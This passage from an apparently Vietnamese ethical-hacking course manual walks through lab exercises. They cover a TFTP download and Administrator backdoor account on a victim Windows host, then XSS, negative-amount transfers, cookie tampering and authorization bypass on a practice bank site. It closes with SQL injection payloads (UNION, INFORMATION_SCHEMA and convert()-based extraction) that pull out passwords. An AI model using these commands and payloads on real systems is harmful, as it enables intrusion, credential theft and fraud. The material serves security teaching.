Tiếp theo ta thử remote Desktop vào máy bằng lệnh “ mstsc /v 192.168.200.6” . Nếu không được ta sử dụng file Openrdp.vbs để mở Remote Desktop. Ta sử dụng chương trình Cisco TFTP Server để đẩy file này Server nạn nhân.



Sử dụng lệnh tftp ở máy nạn nhân để lấy file




```
C:\ MSFConsole
C:>tftp -i get
tftp -i get
VSIC Education Corporation
Transfers files to and from a remote computer running the TFTP service.

TFTP [-i] host [GET | PUT] source [destination]
-i           Specifies binary image transfer mode (also called
            octet). In binary image mode the file is moved
            literally, byte by byte. Use this mode when
            transferring binary files.
host        Specifies the local or remote host.
GET         Transfers the file destination on the remote host to
            the file source on the local host.
PUT         Transfers the file source on the local host to
            the file destination on the remote host.
source      Specifies the file to transfer.
destination  Specifies where to transfer the file.

C:>tftp -i 192.168.200.2 get openrdp.vbs
tftp -i 192.168.200.2 get openrdp.vbs
Transfer successful: 860 bytes in 1 second, 860 bytes/s
C:>
```

Add user vào và nâng quyền lên Administrator.



```
C:\ MSFConsole
More help is available by typing NET HELPMSG 2221.

C:>net user
net user
The syntax of this command is:
VSIC Education Corporation


NET [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
HELPMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION |
SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:>net user cehclass cehclass /add
net user cehclass cehclass /add
The command completed successfully.

C:>net Localgroup Administrators cehclass /add
net Localgroup Administrators cehclass /add
The command completed successfully.

C:>
```

Remote Desktop vào với user là cehclass thành công, như vậy ta đã hoàn toàn kiểm soát được máy nạn nhân.



### Bài lab 2: Khai thác lỗi ứng dụng Server U

Tương tự như bài trên, ta sử dụng chương trình nmap để xác định version của ServerU và sử dụng metasploit để tấn công.

**Bài 10:****WEB APPLICATION HACKING****I/ Giới thiệu:**


Ứng dụng Web thông thường sử dụng dữ liệu đầu vào trong các truy cập HTTP (hoặc trong các tập tin) nhằm xác định kết quả phản hồi. Tin tức có thể sửa đổi bất kỳ phần nào của một truy xuất HTTP, bao gồm URL, querystring, headers, cookies, form fields, và thậm chí field ẩn (hidden fields), nhằm vượt qua các cơ chế bảo mật. Các tấn công phổ biến dạng này bao gồm:

- Chạy lệnh hệ thống tùy chọn
- Cross site scripting
- Lỗi tràn bộ đệm
- Tấn công Format string
- SQL injection
- Cookie poisoning
- Sửa đổi field ẩn


Trong bài thực hành này, ta thử khai thác các lỗ hổng Cross Site Scripting, Format string, Cookie Manipulation, Authorization Failure.

**II/ Các Bài Lab****Bài Lab 1: Cross Site Scripting**

Đầu tiên ta login vào bằng username “jv” và password “ jv789” và chọn chức năng “post message”. Sau đó ta post script vào phần message text.



Sau đó ta submit để post script này lên. Ta sử dụng F5 để Refresh lại trình duyệt và thấy xuất hiện.




Lúc này trình duyệt của nạn nhân vô tình đã thực hiện script được user post lên Server. Dựa vào script này, tin tặc có thể ăn cắp cookie của nạn nhân và log in vào hệ thống.


### Bài Lab 2: Insufficient Data Validation

Trong bài Lab này khi chuyển tiền từ tài khoản này sang tài sản khác, tham số amount luôn luôn phải lớn hơn 0. Tuy nhiên trong 1 số trường hợp Hacker có thể thay đổi con số này là số âm bằng những chương trình “http proxy”. Kết quả này có thể gây hại đến các khoản tài chính của ngân hàng HackmeBank.

Ta thử chuyển với giá trị Amout 100 từ tài khoản bất kỳ sang tài khoản khác




Kết quả thành công. Ta tiếp tục chuyển thêm 1 lần nữa nhưng với giá trị là -100. Tuy nhiên do có kiểm tra dưới phía client nên việc chuyển tiền không thành công.




Bây giờ ta sử dụng chương trình Webscarab làm http proxy và thay đổi thông số được POST lên Server.

Variable	Value
_ctl3:drpdwnSourceAcc	5204320422040005
_ctl3:drpdwnDestinationAcc	5204320422040006
_ctl3:InternalOrExternalPayment	rblInternalPayment
_ctl3:txtExternalPaymentAccount	
_ctl3:txtAmt	-100
_ctl3:txtComment	

Kết quả trả về từ Server việc chuyển tiền vẫn thành công




Ta kiểm tra trong Transaction thấy có lưu lại việc chuyển tiền.




### Bài Lab 3: Cookie Manipulation

Trong lúc login, ta xem trong Cookie có tham số CookieloginAttempts, tham số này dùng để lock session khi ai đó cố gắng login vào khi nhập sai hay không biết password. Tham số này đếm từ 5 đến 0. Khi tham số này bằng 0 là lúc session bị Lock. Ta có thể sử dụng WebScarab để thay đổi tham số này để tránh việc Server lock session.




#### Bài Lab 4: Authorization Failure


Đầu tiên ta vào xem các account của user “jc” password “jc789”.



Ta thấy account Number là 5204320422040005, 5204320422040006, 5204320422040007, 5204320422040008. User jc chỉ quản lý được các account thông số trên. Tuy nhiên ta chú ý đến phần URL khi sử dụng tính năng “View Transaction”.



Ta thay thông số 5204320422040005 bằng thông số 5204320422040004(thông số này không thuộc account quản lý của user jc). Như vậy web site đang bị lỗi phân quyền.



**Bài 11:****SQL INJECTION****I/ Giới thiệu về SQL Injection:**

Đây là Kĩ thuật tấn công này lợi dụng những lỗ hổng trên ứng dụng(không kiểm tra kĩ những kí tự nhập từ người dùng). Thực hiện bằng cách thêm các mã vào các câu lệnh hay câu truy vấn SQL ( thông qua những textbox) trước khi chuyển cho ứng dụng web xử lý, Server sẽ thực hiện và trả về cho trình duyệt (kết quả câu truy vấn hay những thông báo lỗi) nhờ đó mà các tin tức có thể thu thập dữ liệu, chạy lệnh (trong 1 số trường hợp) và sau cho có thể chiếm được quyền kiểm soát của hệ thống. Sau đây là 1 số thủ thuật căn bản

**1) Lấy tên table và column hiện hành:**

Structure:

Login page (or any injection page)::::  
username: ' having 1=1--

KQ: -----

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'VICTIM.ID' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

-----> Ta có được TABLE VICTIM

Tiếp tục

username: ' group by VICTIM.ID having 1=1--

KQ:-----

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'VICTIM.Vuser' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

-----  
Vậy là ta có column Vuser

UNION nhỏ mà hiệu quả

Vâng thưa các bạn, ta có thể dùng nó để lấy được gần như mọi thứ .  
Trước hết tôi xin nói sơ qua cái Structure của nó:

Login page::::

username: ' Union select [column] from [table] where [column2=...]--  
password: everything

Vd: Giả sử ta đã biết 2 column username và password trong table VTABLE cua db victim là VUSER và VPASS thì ta làm như sau

username: ' Union select VPASS from VTABLE where VUSER='admin'-- (1)  
 password: everything

(1): Trong trường hợp này admin là một user mà bạn biết nếu không có thẻ bỏ trống, nó sẽ cho bạn user đầu tiên

KQ:-----

[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.  
-----

Nếu KQ ra như trên có nghĩa là bạn phải union thêm nhiều column nữa để tất cả column của table VTABLE được Union hết. Structure của nó như sau:

username: ' Union select VPASS,1,1,1...1,1 from VTABLE where VUSER='admin'-- (1)  
 password: everything

Bạn hãy thêm ",1" cho đến khi kết quả ra đại loại như

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'tuibihackroi' to a column of data type int.  
-----

Như vậy Pass của user 'admin' là 'tuibihackroi'

## 2) Lấy hết value của một column đã biết trong một table đã biết

Bí quyết ở đây là “Not in” Structure của nó như sau (sử dụng ví dụ với column của bài trước):  
 Với Vuser là admin ta có thể lấy được các user khác

----Login Page:-----

username: ' Union select Vuser,1,1,1...,1 from Vtable where username not in ('admin')—  
-----

Sau đó chúng ta sẽ thu được thêm một user nữa và chỉ việc chèn vào trong Not in (vd: Not in ('admin','hacker',....)) cứ làm tiếp tục như thế ta sẽ có hết mọi user(dĩ nhiên sau đó là mọi password).

\*\*\*\* Để lấy danh sách tên các user theo một quy định mà bạn chọn, ví dụ chỉ lấy các user có chứa từ admin chẳng hạn ta dùng “like”: cấu trúc

----Login Page:-----

username: ' Union select Vuser,1,1,1...,1 from Vtable where username not in ('admin') like '%admin%—  
-----

## 3) Lấy hết table và column của của database:

Bí quyết chính là table này của database: INFORMATION\_SCHEMA.TABLES với column

TABLE\_NAME (chứa toàn bộ table) và table: INFORMATION\_SCHEMA.COLUMNS với column COLUMN\_NAME (chứa toàn bộ column)

Cách sử dụng dùng Union:

----Login page:::-----

```
username: ' UNION SELECT TABLE_NAME,1,1,1...,1 FROM  
INFORMATION_SCHEMA.TABLES WHERE .....
```

Như vậy ta có thể lấy được hết table, sau khi có table ta lấy hết column của table đó:

----Login page:::-----

```
username: ' UNION SELECT COLUMN_NAME FROM  
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='... ' and .....
```

Trên đây là những điều căn bản nhất về SQL injection mà tôi có thể cung cấp cho các bạn, còn làm được tốt hay không thì phải có một chút sáng tạo nữa hy vọng nó giúp ích cho các bạn một chút khi gặp một site bị SQL injection

#### 4) Không sử dụng UNION:

Nếu các bạn ngại dùng Union vì những bất tiện của nó thì các bạn có thể dùng "Convert" một cách dễ dàng hơn để thu thập info qua các thông báo lỗi

Structure:

---login page:::-----

```
user: '+ convert (int,(select @@version))--
```

Trên là một ví dụ để bạn lấy version, giờ đây muốn lấy bất cứ info nào bạn chỉ cần thay vào cái "select @@version" nhưng nhớ nếu là lần đầu tiên get info thì thêm TOP 1 vào nhé

vd: user: '+ convert (int,(select Vpass from Vtable where Vuser='admin'))--

Lưu ý: Nếu các bạn sử dụng không được thì có thể vì dấu + không được chấp nhận, lúc đó hãy thay nó === %2b

vd: user: '%2b convert (int,(select Vpass from Vtable where Vuser='admin'))--

#### 5) Run command SQL:

